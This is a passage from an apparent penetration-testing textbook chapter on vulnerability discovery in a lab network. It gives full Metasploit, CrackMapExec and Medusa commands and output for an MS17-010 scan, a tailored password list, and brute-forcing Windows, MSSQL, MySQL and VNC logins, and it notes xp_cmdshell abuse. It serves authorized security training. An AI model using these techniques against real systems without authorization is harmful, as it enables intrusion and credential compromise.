


Figure 4.1 The vulnerability-discovery sub-phase workflow

Each of these target lists get fed into one or more vulnerability-discovery tools to identify exploitable weaknesses such as missing/weak/default credentials, missing software updates, and insecure configuration settings. The tools you'll use to uncover vulnerabilities are CrackMapExec, Metasploit, Medusa, ExploitDB, and Webshot. The first three should already be installed and working on your attack platform. The other two will be introduced in this chapter. If you haven't setup CrackMapExec, Metasploit, or Medusa yet, you'll need to do that before continuing further. You can find those instructions in Appendix A. Building a virtual pentest platform. If you are following along with the pre-configured pentest system from the Capsulecorp-pentest project, these tools will already be installed and configured appropriately for you.

4.1.1 Following the path of least resistance

As simulated network attackers, we always want to look for the path of least resistance. Vulnerabilities and attack vectors vary in terms of level-of-effort required to successfully and

reliably compromise an affected target. With that in mind, the most consistent and easy to find attack vectors are usually the ones we go after first. These easy-to-spot vectors are sometimes referred to as low-hanging-fruit (LHF) vulnerabilities.

When targeting LHF vulnerabilities, the thought process is that if we can get in somewhere quickly and quietly, we can avoid making too much noise on the network, which is useful on certain engagements where operating stealth is required. The Metasploit framework contains a useful auxiliary module for quickly and reliably identifying a LHF Windows vulnerability frequently leveraged by attackers. The MS17-010 (Code name: Eternal Blue) vulnerability.

MS17-010 The Eternal Blue Vulnerability

Check out the advisory from Microsoft for specific details about this critical security bug. Start at the official MS docs page and then use the external reference links (there are a lot of them) to go as far down the rabbit hole as you like. We won't be diving into this vulnerability nor will we be covering software exploitation from a research and development point of view because it is simply not necessary for network penetration testing. Contrary to popular opinion, a penetration tester doesn't need to understand the intricate details of software exploitation. That said, many are interested in the topic and if you find yourself wanting to go that route I recommend starting with "Hacking The Art of Exploitation" by Jon Erickson.

MS17-010:https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

4.2 Discovering patching vulnerabilities

Discovering patching vulnerabilities is as straightforward as identifying exactly which version of a particular software your target is running and then comparing that version to the latest stable release available by that particular software vendor. If you find that your target is on an older release you can then check public exploit databases to see if there are any remote code execution bugs that were patched in the newest release, which the older version may be vulnerable to.

For example, using your service discovery data from the previous phase (chapter three, listing 3.7), you can see that one of our target systems is running Apache Tomcat/7.0.92. Now if you head over to the Apache Tomcat 7 page located at https://tomcat.apache.org/download-70.cgi, you see that during the time of this publication the latest available version of Apache Tomcat was 7.0.94. As an attacker you could make the assumption that the developers have fixed a lot of bugs between 7.0.92 and 7.0.94 and its possible that one of those bugs resulted in an exploitable weakness. Now if you head over to the public exploit database (https://www.exploit-db.com) and search for "Apache Tomcat 7" you can see the list of all the current known exploitable attack vectors and determine which ones your target might be vulnerable to.




Figure 4.2 Searching the public exploit database for "Apache Tomcat 7"

In the case of MS17-010 it's even easier because Metasploit has already created a simple module to tell us if a host is vulnerable. First though, let's use CrackMapExec (CME) to enumerate our list of Windows targets just to get a feel for what versions are active on this network. MS17-010 was patched back in 2017 and doesn't typically affect Windows Server 2012 or greater. If our target network is running mostly up-to-date Windows boxes, then Eternal Blue is unlikely to be present. Run the following command from your pentest VM `cme smb /path/to/your/windows.txt`. Remember that the windows.txt file contains all of the IP addresses that were running port 445 during service-discovery.

> **A "BOX"** Is a commonly accepted industry term used to describe computer systems. Penetration testers will often use this term exclusively when talking amongst their peers about computers on a network. "I found a Windows box that was missing MS17-010..."

Output from that command displayed in listing 4.1 indicates that we may be in luck, there is one older version of Windows running on this network that is potentially vulnerable to Eternal Blue. Windows 6.1 which is either a Windows 7 workstation or Windows Server 2008 R2 system. We know this from checking the Microsoft page here.

https://docs.microsoft.com/en-us/windows/win32/sysinfo/operating-system-version

Listing 4.1 Use CrackMapExec to identify Windows version

```
CME      10.0.10.206:445 YAMCHA      [*] Windows 10.0 Build 17763 (name:YAMCHA)
        (domain:CAPSULECORP)
CME      10.0.10.201:445 GOHAN       [*] Windows 10.0 Build 14393 (name:GOHAN)
        (domain:CAPSULECORP)
CME      10.0.10.207:445 RADITZ      [*] Windows 10.0 Build 14393 (name:RADITZ)
```

```
       (domain:CAPSULECORP)
CME     10.0.10.200:445 GOKU      [*] Windows 10.0 Build 17763 (name:GOKU)
       (domain:CAPSULECORP)
CME     10.0.10.202:445 VEGETA     [*] Windows 6.3 Build 9600 (name:VEGETA)
       (domain:CAPSULECORP)
CME     10.0.10.203:445 TRUNKS     [*] Windows 6.3 Build 9600 (name:TRUNKS)
       (domain:CAPSULECORP)
CME     10.0.10.208:445 TIEN   [*] Windows 6.1 Build 7601 (name:TIEN)    #A
       (domain:CAPSULECORP)
CME     10.0.10.205:445 KRILLIN     [*] Windows 10.0 Build 17763 (name:KRILLIN)
       (domain:CAPSULECORP)
```

#A The host at 10.0.10.208 is running Windows 6.1 which may be vulnerable to MS17-010

It's possible that this system could be missing the MS17-010 security update from Microsoft. All we have to do now is find out by running the Metasploit auxiliary scan module.

4.2.1 Scanning for MS17-010 Eternal Blue

To use the Metasploit module you will of course have to fire up the msfconsole from inside your pentest VM. Type `use auxiliary/scanner/smb/smb_ms17_010` in the console prompt to select the module. Set the rhosts variable to point to your windows.txt like this `set rhosts file:/path/to/your/windows.txt`. Now run the module by issuing the `run` command at the prompt. The following listing shows what it looks like to run this module.

Listing 4.2 Use Metasploit to scan windows hosts for ms17-010

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts
       file:/home/royce/capsulecorp/discovery/hosts/windows.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/windows.txt
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 10.0.10.200:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] Scanned 1 of 8 hosts (12% complete)
[-] 10.0.10.201:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] Scanned 2 of 8 hosts (25% complete)
[-] 10.0.10.202:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] Scanned 3 of 8 hosts (37% complete)
[-] 10.0.10.203:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] Scanned 4 of 8 hosts (50% complete)
[-] 10.0.10.205:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] Scanned 5 of 8 hosts (62% complete)
[-] 10.0.10.206:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] Scanned 6 of 8 hosts (75% complete)
[-] 10.0.10.207:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] Scanned 7 of 8 hosts (87% complete)
[+] 10.0.10.208:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601
       Service Pack 1 x64 (64-bit)#A
[*] Scanned 8 of 8 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

#A Running the MS17-010 scanner module shows the host is Windows 7 and is likely vulnerable to the attack

From this output it's clear that a single host running Windows 7 Professional build 7601 is potentially vulnerable to Eternal Blue. If you read the source code to the scanner module you can see that it basically just checks for the presence of a string during the SMB handshake which isn't present on patched systems. This means there is a relatively low likelihood of the results being a false positive. During focused penetration, the next phase in our INPT we can try the ms17-010 exploit module which if successful will provide us with a reverse shell command prompt on this system.

Exercise 4.1 Identifying missing patches

Take the information from your all-ports.csv file and search exploit-db.com for all of the unique software versions present within your environment. If you have Windows systems in your target list, make sure to also run the MS17-010 auxiliary scan module. Record any missing patches that you identify as a patching vulnerability in your engagement notes.

4.3 Discovering authentication vulnerabilities

An authentication vulnerability is any occurrence of a default, blank, or easily guessable password. The easiest way to detect authentication vulnerabilities is to perform a brute-force password guessing attack. Every INPT you conduct will most certainly require you to perform some level of password guessing attacks. For the sake of completeness and making sure we're on the same page, here is a brief diagram demonstrating the process of password guessing from a network attackers' perspective.




Figure 4.3 Brute-force password guessing

4.3.1 Creating a client-specific password list

In order to perform any brute-force password guessing you'll need to have a password list. The Internet is full of interesting password lists that can and do work on many engagements. That said, we want to be smart and skillful attackers so let's create a tailored password list that is specific to our target organization Capsulecorp.

The following is an LHF password list that I typically create for every engagement that I conduct using the word password as well as the name of the client company. There is a method to choosing these passwords, which I will explain just in case it seems totally random at first glance. This method preys on the shared psychology of most users who are being required to enter some type of password to access whatever it is they need to complete their daily job function, and they're required to meet some sort of pre-determined minimum

standard of complexity with this password. But these users are often not security professionals and therefore don't necessarily think about using a strong password.

> **WHAT IS A STRONG PASSWORD?** A strong password is one that is difficult to guess programmatically. What that means exactly changes as CPU/GPU password cracking technology improves in its capability and scalability. A 24-character password consisting of randomly generated upper-case letters, lower-case letters, numbers and symbols is next to impossible to guess and should remain that way for quite some time. That statement however was one true for an 8-character password which is now pretty trivial to break regardless of entropy.

In most cases users will do the bare-minimum requirement, for example, on a Microsoft Windows computer with "complex passwords" enabled. A user must have a minimum of 8 characters in their password, they also must contain at least one upper-case character and they have to use a numeric character as well. This means that the string "Password1" is a secure/complex password according to Microsoft Windows. By the way, I'm not picking on Microsoft here I'm just illustrating that users are required to set a password and in general this is considered to be a nuisance so it's common to find users choosing the weakest and easiest to remember password they can think of so long as it meets the minimum complexity requirements

Listing 4.3 A simple yet effective client-specific password list

```
~$ vim passwords.txt
 1
 2 admin
 3 root
 4 guest
 5 sa
 6 changeme
 7 password    #A
 8 password1
 9 password!
10 password1!
11 password2019
12 password2019!
13 Password
14 Password1
15 Password!
16 Password1!
17 Password2019
18 Password2019!
19 capsulecorp    #B
20 capsulecorp1
21 capsulecorp!
22 capsulecorp1!
23 capsulecorp2019
24 capsulecorp2019!
25 Capsulecorp
26 Capsulecorp1
27 Capsulecorp!
28 Capsulecorp1!
```

```
29 Capsulecorp2019
30 Capsulecorp2019!
~
NORMAL > ./passwords.txt >  < text <  3% <  1:1
```

#A 12 permutations of the word password
#B 12 permutations of the word capsulecorp

Here's how the passwords in this list were chosen. We start off with two base words "password" and "capsulecorp," which is the name of the company we are doing a penetration test against. Again, this is because a "normal" user who isn't concerned with security when asked to choose a password on the spot will be potentially in a hurry to move on and therefore one of these two words is likely to be the first word that comes to mind.

We then create two permutations of each word, one with all characters lower-case and one with the first character upper-case. Next, create six variations of each permutation. One all by itself, one ending in the number one, one ending in an exclamation mark, one ending in a one followed by an exclamation mark, one ending in the current year, and one ending in the current year followed by an exclamation mark.

We do this for all four permutations to create a total of 24 passwords. The remaining six passwords in the list—<blank>, admin, root, guest, sa and changeme—are commonly used passwords so they make their way onto the roster as well. This list is intended to be short and therefore fast. Of course, you could increase the likelihood of a guessed password by adding additional passwords to the list. If you do, I recommend you stick with the same formula, find your base word then create your 12 permutations of that word. Keep in mind though, the more passwords you add to your list the longer it will take for you to conduct your brute-force guessing against your entire target list.

Exercise 4.2 Creating a client-specific password list

Follow the steps outlined in this section to create a password list specific to your testing environment. If you are using the capsulecorp-pentest environment, then the password list from listing 4.3 will do just fine. Store this list inside your vulnerabilities directory and name it something like password-list.txt

4.3.2 Brute-forcing local Windows account passwords

Let's move on with this engagement and see if we can discover some vulnerable hosts. Penetration testers will typically start off with Windows hosts because they tend to bear more fruit if compromised. Most companies rely on Microsoft Active Directory to manage authentication for all of their users and therefore owning the entire domain is usually a high priority for an attacker. Due to the vast landscape of Windows based attack vectors, once you get onto a single Windows system that's joined to a domain it's usually possible to escalate all the way up to Domain Admin from there.

Brute-force password guessing against Active Directory accounts is possible, but it requires some knowledge about the account lockout policy. Because of the increased risk of locking out

a bunch of users and causing an outage for your client, most penetration testers will opt to focus on local administrator accounts which are often configured to ignore failed logins and never generate an account lockout. That's what we're going to do, here's how to use CrackMapExec along with our password list to target the UID 500 local administrator account on all of the Windows systems we identified during host discovery.

> **MORE ABOUT ACCOUNT LOCKOUTS** It's important to be conscious of account lockout threshold when guessing passwords against Microsoft Active Directory user accounts. The local Administrator account however (UID 500) is typically a safe account to guess against. This Is because the default behavior for this account avoids being locked out due to multiple failed login attempts. This is considered to be a feature which helps protect IT/System administrators from accidently locking themselves out of a Windows machine.

Run the cme command with the following options to iterate through your password list guessing attempts against the local administrator account on all Windows hosts within your windows.txt targets file:

```
cme smb discovery/hosts/windows.txt --local-auth -u Administrator -p passwords.txt
```

Optionally you can pipe your `cme` command to `grep -v '[-]'` for a less verbose output that is easier to visually sort through. Here is an example of what that looks like in listing 4.4.

Listing 4.4 Use CrackMapExec to guess local account passwords

```
CME      10.0.10.200:445 GOKU      [*] Windows 10.0 Build 17763 (name:GOKU)
        (domain:CAPSULECORP)
CME      10.0.10.201:445 GOHAN      [*] Windows 10.0 Build 14393 (name:GOHAN)
        (domain:CAPSULECORP)
CME      10.0.10.206:445 YAMCHA     [*] Windows 10.0 Build 17763 (name:YAMCHA)
        (domain:CAPSULECORP)
CME      10.0.10.202:445 VEGETA     [*] Windows 6.3 Build 9600 (name:VEGETA)
        (domain:CAPSULECORP)
CME      10.0.10.207:445 RADITZ     [*] Windows 10.0 Build 14393 (name:RADITZ)
        (domain:CAPSULECORP)
CME      10.0.10.203:445 TRUNKS     [*] Windows 6.3 Build 9600 (name:TRUNKS)
        (domain:CAPSULECORP)
CME      10.0.10.208:445 TIEN      [*] Windows 6.1 Build 7601 (name:TIEN) (domain:CAPSULECORP)
CME      10.0.10.205:445 KRILLIN     [*] Windows 10.0 Build 17763 (name:KRILLIN)
        (domain:CAPSULECORP)
CME      10.0.10.202:445 VEGETA     [+] VEGETA\Administrator:Password1! (Pwn3d!)    #A
CME      10.0.10.201:445 GOHAN      [+] GOHAN\Administrator:capsulecorp2019! (Pwn3d!)    #A
```

#A CrackMapExec issues the text string "Pwn3d!" to let us know the credentials have administrator privileges on the target machine

This output is pretty self-explanatory. CME was able to determine that two of our Windows targets are using a password within the password list that we created. This means we can log into those two systems with administrator level privileges and do whatever we want. If we were real attackers, this would be very bad for our client. Let's make a note of these two vulnerable systems and continue on with our password guessing and vulnerability discovery.

WHERE SHOULD YOU KEEP YOUR NOTES? Taking detailed notes is important and I recommend you use a program you are comfortable with. I've seen people do something as simple as use an ASCI text editor and I've seen people go all the way to installing an entire wiki on their local pentest system. Myself I like to use Evernote. You should choose whatever works best for you but choose something and take detailed notes throughout your entire engagement.

WILL PASSWORD GUESSING GENERATE LOGS?

Absolutely yes it will. Though I am often surprised at how many companies ignore them or configure them to auto-purge on a weekly or even a daily basis to save disk storage space. The more involved with penetration testing you become the more you will start to see people who blur the lines between vulnerability assessments, penetration tests and red team engagements. Concerning yourself with whether or not your activity is showing up in a log is a wise idea when conducting a full-scale red team engagement. A typically INPT however, is far from a red team engagement and therefore does not have any sort of stealth component where the goal is to remain quiet and undetected for as long as possible.

4.3.3 Brute-forcing MSSQL and MySQL database passwords

Next on the list we have the database servers. Specifically, during service discovery we found instances of Microsoft SQL Server (MSSQL) and MySQL. For both of these protocols we can use Metasploit to perform brute-force password guessing. Let's begin with MSSQL. Fire up the Metasploit msfconsole and type `use auxiliary/scanner/mssql/mssql_login` and hit enter. This will place you inside of the MSSQL login module where you will need to set some variables. Specifically, you'll need to set the `username`, `pass_file` and `rhosts` variables to run this module.

On a typical MSSQL database setup, the username for the administrator account is sa (SQL Administrator) so we'll stick with that. It should already be the default value. If it isn't you can set it with `set username sa`. Also set the `rhosts` variable to the file that contains all of the MSSQL targets that you enumerated during service discovery. Use `set rhosts file:/path/to/your/mssql.txt` file. Finally, set the `pass_file` variable to be the path for the password list that you created previously; in my case I'll type `set pass_file /home/royce/capsulecorp/passwords.txt`. Now you can run the module by typing `run`.

Listing 4.5 Use Metasploit to guess mssql passwords

```
msf5 > use auxiliary/scanner/mssql/mssql_login
msf5 auxiliary(scanner/mssql/mssql_login) > set username sa
username => sa
msf5 auxiliary(scanner/mssql/mssql_login) > set pass_file
       /home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/mssql/mssql_login) > set rhosts
       file:/home/royce/capsulecorp/discovery/hosts/mssql.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/mssql.txt
msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 10.0.10.201:1433   - 10.0.10.201:1433 - MSSQL - Starting authentication scanner.
```

```
[-] 10.0.10.201:1433   - 10.0.10.201:1433 - LOGIN FAILED: WORKSTATION\sa:admin (Incorrect: )
[-] 10.0.10.201:1433   - 10.0.10.201:1433 - LOGIN FAILED: WORKSTATION\sa:root (Incorrect: )
[-] 10.0.10.201:1433   - 10.0.10.201:1433 - LOGIN FAILED: WORKSTATION\sa:password (Incorrect:
      )
[+] 10.0.10.201:1433   - 10.0.10.201:1433 - Login Successful: WORKSTATION\sa:Password1 #A
[*] 10.0.10.201:1433   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mssql/mssql_login) >
```

#A A successful login with the username "sa" and the password "Password1"

Another successful login. If this MSSQL server is configured to allow the xp_cmdshell stored procedure, then we will be able to leverage this vulnerability to execute operating system commands on this target remotely. As an added bonus, if the stored procedure is disabled as it is by default in most modern MSSQL instances, we can simply enable it because we have the sa account, which has full administrator privileges on the database.

WHAT IS A STORED PROCEDURE?

Think of stored procedures as additional functions you can call from within an MSSQL database server. The xp_cmdshell stored procedure is used to spawn a Windows command shell and pass in a string parameter that is to be executed as an operating system command. Check out this write-up from Microsoft for more information about the xp_cmdhsell https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-2017

As with the last authentication vulnerability we found, just make note of this one for now and we'll move on. Remember our Hollywood movie heist crew scenario. They can't just go waltzing into the first unlocked door they find without a plan of attack. We need to do the same thing so for now we're simply identifying attack vectors. Resist the urge to penetrate further into systems during this component of your engagement.

Let's move on to testing the MySQL servers we found for weak passwords using Metasploit. This will look very similar to what you did with the MSSQL module. Start by switching to the MySQL module by typing use `auxiliary/scanner/mysql/mysql_login`. Then set the `rhosts` and `pass_file` variable just as you did before. Be careful to select the correct rhosts file. For this module we don't need to worry about changing the username because the default MySQL user account `root` is already populated for us so we can just type run to launch the module.

Listing 4.6 Use Metasploit to guess mysql passwords

```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts
       file:/home/royce/capsulecorp/discovery/hosts/mysql.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/mysql.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file
       /home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/mysql/mysql_login) > run

[-] 10.0.10.203:3306   - 10.0.10.203:3306 - Unsupported target version of MySQL detected.
```

```
       Skipping. #A
[*] 10.0.10.203:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) >
```

#A Potentially misleading error message. Use medusa to verify

This error message `Unsupported target version of MySQL detected` is potentially misleading. It may mean that the target MySQL server is in fact running an incompatible version with Metasploit and therefore password guessing is not a viable avenue. However, I have seen this message enough times to know that it may mean something else. It could simply mean that the target MySQL server is configured to allow local logins only. Meaning that only an application or user already logged onto the system can access the MySQL server targeting the local loopback IP address of 127.0.0.1. We can use Medusa to verify this for us by running the following command. You should already have installed medusa on your system. If it's not there, go ahead and install it by typing `sudo apt install medusa -y`. Now you can run the command by typing the following syntax: `medusa -M mysql -H discovery/hosts/mysql.txt -u root -P passwords.txt`

Listing 4.7 Use medusa to guess mysql passwords

```
~$ medusa -M mysql -H discovery/hosts/mysql.txt -u root -P passwords.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ERROR: mysql.mod: Failed to retrieve server version: Host '10.0.10.160' is not allowed to
       connect to this MariaDB server #A
ERROR: [mysql.mod] Failed to initialize MySQL connection (10.0.10.203).
```

#A Confirmation that the host is not accepting logins from our IP address

It looks like our suspicion has been confirmed. We can see from the error message `Host '10.0.10.160' is not allowed to connect` that the MySQL server is simply not allowing connections from our IP address. We will have to find another avenue of attack to penetrate this target.

> **PRO TIP** The presence of MySQL on a server suggests a high probability of a database driven web application is also residing on that system. If you run into this type of behavior, make a note of it and then return to that system again once you begin targeting web services for vulnerability discovery.

4.3.4 Brute-forcing VNC passwords

VNC is a popular remote management solution despite the lack of encryption and integration with centralized authentication systems from most VNC products. It's very common to see them on a network penetration test. They are rarely configured with an account lockout and therefore are an ideal target for brute-force password guessing. Here is how to use the Metasploit vnc_login auxiliary module to launch an attack against a list of hosts running VNC.

You'll notice from the module's output that one of the target VNC servers as a weak password of 'admin'.

Just as with previous modules demonstrated during this chapter, load up the vnc_login module by typing `use auxiliary/scanner/vnc/vnc_login` then use the set `rhosts` command to point to your `vnc.txt` file which should be insider `your discovery/hosts` folder. Set the `pass_file` to your `passwords.txt file` and type run to run the module.

Listing 4.8 Use Metasploit to guess VNC passwords

```
msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > set rhosts
       file:/home/royce/capsulecorp/discovery/hosts/vnc.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/vnc.txt
msf5 auxiliary(scanner/vnc/vnc_login) > set pass_file /home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.10.205:5900   - 10.0.10.205:5900 - Starting VNC login
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :admin (Incorrect: No supported
       authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :root (Incorrect: No supported
       authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :password (Incorrect: No supported
       authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Password1 (Incorrect: No supported
       authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Password2 (Incorrect: No supported
       authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Password3 (Incorrect: No supported
       authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Password1! (Incorrect: No
       supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Password2! (Incorrect: No
       supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Password3! (Incorrect: No
       supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :capsulecorp (Incorrect: No
       supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp1 (Incorrect: No
       supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp2 (Incorrect: No
       supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp3 (Incorrect: No
       supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp1! (Incorrect: No
       supported authentication method found.)
